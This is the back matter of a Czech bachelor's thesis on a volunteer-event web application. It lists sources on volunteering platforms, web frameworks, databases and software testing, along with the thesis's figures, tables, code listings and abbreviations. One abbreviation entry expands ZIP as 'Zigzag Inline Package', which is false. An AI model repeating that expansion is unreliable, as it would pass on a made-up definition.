- [11] ASOCIACE SPOLEČENSKÉ ODPOVĚDNOSTI, 2025. *Mobilní aplikace DOBROKRUH: Společně na jednom místě pro dobro.* Online. Dostupné z: <https://www.spolecenskaodpovednost.cz/mobilni-aplikace-dobrokruh-spolecne-na-jednom-miste-pro-dobro/>. [cit. 2025-04-17].
- [12] DOBROKRUH, 2025. *Pro neziskovky - Dobrokruh.* Online. Dostupné z: <https://www.dobrokruh.cz/organizace>. [cit. 2025-04-17].
- [13] DOBROVOLNIK.CZ, 2025. *Dobrovolnik.cz - Centrální databáze dobrovolnických příležitostí.* Online. Dostupné z: <https://www.dobrovolnik.cz/>. [cit. 2025-04-17].
- [14] MASARYKOVA UNIVERZITA, 2025. *MUNI POMÁHÁ.* Online. Dostupné z: <https://www.muni.cz/o-univerzite/fakulty-a-pracoviste/rektorat/994200-odbor-vnejsich-vztahu-a-marketingu/muni-pomaha>. [cit. 2025-04-17].
- [15] MASARYKOVA UNIVERZITA, 2025. *Chci pomáhat - MUNI POMÁHÁ.* Online. Dostupné z: <https://www.sci.muni.cz/clanky/chci-pomahat>. [cit. 2025-04-17].
- [16] GABRIELA PERINGEROVÁ, 2025. *Pět let dobrých skutků a pomoci. To je MUNI POMÁHÁ.* Online. Dostupné z: <https://www.em.muni.cz/udalosti/17947-pet-let-dobrych-skutku-a-pomoci-to-je-muni-pomaha>. [cit. 2025-04-17].
- [17] CATCHAFIRE, 2025. *How Catchafire Works.* Online. Dostupné z: <https://www.catchafire.org/howitworks>. [cit. 2025-04-17].
- [18] CATCHAFIRE, 2025. *What is Catchafire How Can I Join?* Online. Dostupné z: <https://help.catchafire.org/en/articles/8380963-what-is-catchafire-how-can-i-join>. [cit. 2025-04-17].
- [19] VOLUNTEERMATCH, 2025. *VolunteerMatch – Find Volunteer Opportunities.* Online. Dostupné z: <https://www.volunteermatch.org/>. [cit. 2025-04-17].
- [20] RICK NUCCI, DENNIS SEVILLA, 2025. *The Complete Guide to VolunteerMatch Search - Guru.* Online. Dostupné z: <https://www.getguru.com/reference/volunteermatch-search>. [cit. 2025-04-17].

- [21] VOLUNTEERMATCH, 2025. *Compare Products and Features - VolunteerMatch Solutions*. Online. Dostupné z: <https://solutions.volunteermatch.org/product/compare>. [cit. 2025-04-17].
- [22] VOLUNTEERMATCH, 2025. *Corporate Volunteering - VolunteerMatch Blog*. Online. Dostupné z: <https://blogs.volunteermatch.org/tag/corporate-volunteering>. [cit. 2025-04-17].
- [23] IDEALIST, 2025. *Volunteering, Donations, and more - Idealist*. Online. Dostupné z: <https://www.idealists.org/en/volunteer>. [cit. 2025-04-17].
- [24] IDEALIST, 2025. *Nonprofit Jobs, Volunteering, and More - Idealist*. Online. Dostupné z: <https://www.idealists.org/en/?orgType=GOVERNMENT&orgType=NONPROFIT&sort=relevance&type=VOLOP>. [cit. 2025-04-17].
- [25] IDEALIST, 2025. *How Volunteering is Useful for Career Development - Idealist*. Online. Dostupné z: <https://www.idealists.org/en/careers/volunteering-career-development>. [cit. 2025-04-17].
- [26] BROWSERSTACK, 2025. *Angular vs React vs Vue: Which Framework to Choose in 2025*. Online. Dostupné z: <https://www.browserstack.com/guide/angular-vs-react-vs-vue>. [cit. 2025-05-15].
- [27] OVERFLOW, Stack, 2024. *Stack Overflow Developer Survey 2024 – Technology*. Online. Dostupné z: <https://survey.stackoverflow.co/2024/technology#2-programming-scripting-and-markup-languages>. [cit. 2025-05-15].
- [28] GRIFFITHS, David a GRIFFITHS, Dawn, 2021. *React cookbook: recipes for mastering the React framework*. O'Reilly. ISBN 978-1-492-08584-3.
- [29] TRAINING, Framework, 2024. *Spring Boot vs Node.js vs .NET Core vs Django*. Online. Dostupné z: <https://www.frameworktraining.co.uk/news-insights/spring-boot-vs-node-js-versus-dot-net-core-vs-django/>. [cit. 2025-05-15].
- [30] DIMAS, Mehdi, 2024. *Choosing the right web framework: Laravel vs Node.js vs Django*. Online. Dostupné z: <https://medium.com/@dimassimehdi58/choosing-the->

- right-web-framework-laravel-vs-node-js-vs-django-240bdc24a07d. [cit. 2025-05-15].
- [31] MONGODB, INC., 2024. *Types of Databases*. Online. Dostupné z: <https://www.mongodb.com/resources/basics/databases/types>. [cit. 2025-05-15].
- [32] DATACAMP, 2024. *Types of Databases: Overview, Uses, Examples*. Online. Dostupné z: <https://www.datacamp.com/blog/types-of-databases-overview>. [cit. 2025-05-15].
- [33] RIVERY.IO, 2024. *Types of Databases Guide*. Online. Dostupné z: <https://rivery.io/data-learning-center/database-types-guide/>. [cit. 2025-05-15].
- [34] CHODOROW, Kristina, 2013. *MongoDB: the definitive guide*. O'Reilly. ISBN 978-1-449-34468-9.
- [35] MICROSOFT, 2025. *Visual Studio Code: Code Editing. Redefined*. Online. Dostupné z: <https://code.visualstudio.com/>. [cit. 2025-04-28].
- [36] MICROSOFT, 2025. *Visual Studio – IDE and Code Editor for Software Developers and Teams*. Online. Dostupné z: <https://visualstudio.microsoft.com/>. [cit. 2025-05-15].
- [37] JETBRAINS, 2025. *WebStorm: The Smartest JavaScript IDE*. Online. Dostupné z: <https://www.jetbrains.com/webstorm/>. [cit. 2025-05-15].
- [38] TRAE, 2025. *Trae: Focused Coding Experience*. Online. Dostupné z: <https://trae.io/>. [cit. 2025-05-15].
- [39] CZECH AND SLOVAK QUALITY BOARD, 2020. *Základy testování softwaru*. Online. Dostupné z: https://casqb.org/uploads/downloadables/_files_0/44__files_0.pdf. [cit. 2024-04-15].
- [40] GURU99, 2024. *Automatizované vs. Manuální testování*. Online. Dostupné z: <https://www.guru99.com/cs/difference-automated-vs-manual-testing.html>. [cit. 2024-04-15].

- [41] BROWSERSTACK, 2023. *Types of Software Testing*. Online. Dostupné z: <https://www.browserstack.com/guide/types-of-testing>. [cit. 2024-04-15].
- [42] BROWSERSTACK, 2023. *White Box Testing*. Online. Dostupné z: <https://www.browserstack.com/guide/white-box-testing>. [cit. 2024-04-15].
- [43] BROWSERSTACK, 2023. *Black Box Testing*. Online. Dostupné z: <https://www.browserstack.com/guide/black-box-testing>. [cit. 2024-04-15].
- [44] BROWSERSTACK, 2023. *Grey Box Testing*. Online. Dostupné z: <https://www.browserstack.com/guide/grey-box-testing>. [cit. 2024-04-15].
- [45] ITNETWORK, 2023. *Úrovně testování*. Online. Dostupné z: <https://www.itnetwork.cz/testovani/istqb/urovne-testovani>. [cit. 2024-04-15].

SEZNAM OBRÁZKŮ

Obrázek 2.1	Dobrokruh - přehled aktivit.....	19
Obrázek 2.2	Dobrokruh - detail aktivity	19
Obrázek 2.3	Dobrokruh - filtrování	19
Obrázek 2.4	Přehled aktivit v aplikaci Dobrovolník.cz.	21
Obrázek 2.5	Detail aktivity v aplikaci Dobrovolník.cz.	21
Obrázek 4.1	Diagram testovacích úrovní	37
Obrázek 6.1	Registrační formulář	46
Obrázek 6.2	Ukázka ověřovacího emailu	46
Obrázek 6.3	Přihlašovací rozhraní aplikace	47
Obrázek 6.4	Formulář pro obnovení hesla	48
Obrázek 6.5	Ukázka emailu - obnovení hesla.....	48
Obrázek 6.6	Formulář pro změnu hesla	48
Obrázek 6.7	Domovská stránka	49
Obrázek 6.8	Moje události	51
Obrázek 6.9	Formulář - Vytvoření akce.....	53
Obrázek 6.10	Formulář - Úprava akce	54
Obrázek 6.11	Detail dobrovolnické akce - přihlášený uživatel	56
Obrázek 6.12	Soukromý profil	57
Obrázek 6.13	Veřejný profil	58
Obrázek 6.14	Formulář - hromadný e-mail	60
Obrázek 6.15	Notifikační panel.....	61

SEZNAM TABULEK

Tabulka 2.1	Srovnání funkcionalit domácích dobrovolnických platforem	25
Tabulka 2.2	Srovnání funkcionalit zahraničních dobrovolnických platforem	25
Tabulka 3.1	Srovnání frontendových technologií.....	29
Tabulka 3.2	Srovnání backendových technologií.....	30
Tabulka 3.3	Porovnání vybraných vývojových prostředí (IDE)	33
Tabulka 5.1	Funkční požadavky - Komunikace a interakce	40
Tabulka 5.2	Funkční požadavky - Uživatelský účet.....	41
Tabulka 5.3	Funkční požadavky - Správa událostí	42
Tabulka 5.4	Funkční požadavky - Správa účastníků	43
Tabulka 5.5	Nefunkční požadavky na aplikaci	43

SEZNAM ZDROJOVÝCH KÓDŮ

Zdrojový kód 8.1	Generování tokenu pro verifikaci emailu	68
Zdrojový kód 8.2	Uložení tokenu do uživatelského záznamu	69
Zdrojový kód 8.3	Odeslání zprávy pro ověření e-mailu	69
Zdrojový kód 8.4	Extrakce tokenu a vyhledání uživatele	70
Zdrojový kód 8.5	Ověření e-mailu a odstranění verifikačního tokenu	70
Zdrojový kód 8.6	Hashování hesla	71
Zdrojový kód 8.7	Generování tokenu pro reset hesla	72
Zdrojový kód 8.8	Uložení tokenu v databázi	72
Zdrojový kód 8.9	Odeslání mailu pro reset hesla	73
Zdrojový kód 8.10	Ověření tokenu pro reset hesla	73
Zdrojový kód 8.11	Odstranění tokenu pro reset hesla	74
Zdrojový kód 8.12	Hashování hesla	74
Zdrojový kód 8.13	Příklad schématu uživatele	76
Zdrojový kód 8.14	Konfigurace CORS v aplikaci	79
Zdrojový kód 8.15	Generování JWT tokenu po úspěšném přihlášení	81
Zdrojový kód 8.16	Ukázka hlavičky JWT tokenu	82
Zdrojový kód 8.17	Ukázka payloadu JWT tokenu	82
Zdrojový kód 8.18	Ukázka JWT tokenu	82
Zdrojový kód 8.19	Funkce verifyToken	83
Zdrojový kód 8.20	Veřejná routa - získání všech událostí	84
Zdrojový kód 8.21	Chráněná routa - odstranění události	85
Zdrojový kód 8.22	Zabezpečený endpoint - přihlášení na dobrovolnickou událost	85

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

API	Application Programming Interface
BSON	Binary JavaScript Object Notation
CORS	Cross-Origin Resource Sharing
CSRF	Cross-Site Request Forgery
CSS	Cascading Style Sheets
DOM	Document Object Model
GeoJSON	Geographical JavaScript Object Notation
HMAC	Hash-Based Message Authentication Code
HTML	Hypertext Markup Language
HTTP	Hypertext Transfer Protocol
IDE	Integrated Development Environment
ISTQB	International Software Testing Qualifications Board
IT	Information Technology
JSON	JavaScript Object Notation
JWT	JSON Web Token
MD5	Message-Digest Algorithm 5
MERN	MongoDB, Express.js, React, Node.js
MongoDB	Mongo Database
NoSQL	Not Only SQL
npm	Node Package Manager
ODM	Object Document Mapper
PDF	Portable Document Format
PHP	Hypertext Preprocessor
REST	Representational State Transfer
SHA-1	Secure Hash Algorithm 1
SHA-256	Secure Hash Algorithm 256-bit
SOP	Same-Origin Policy
SQL	Structured Query Language
UI	User Interface
URL	Uniform Resource Locator

USA	United States of America
UX	User Experience
VIP	Very Important Person
XSS	Cross-Site Scripting
ZIP	Zigzag Inline Package

SEZNAM PŘÍLOH

PŘÍLOHA P I: ZIP archiv

PŘÍLOHA P I: ZIP ARCHIV

Přiložený ZIP archiv obsahuje následující složky:

- **Webová aplikace** – složka se zdrojovými soubory webové aplikace vytvořené v rámci praktické části této bakalářské práce. Obsahuje složky frontend, backend a tests.
- **Bakalářská práce** – složka obsahuje text bakalářské práce ve formátu PDF.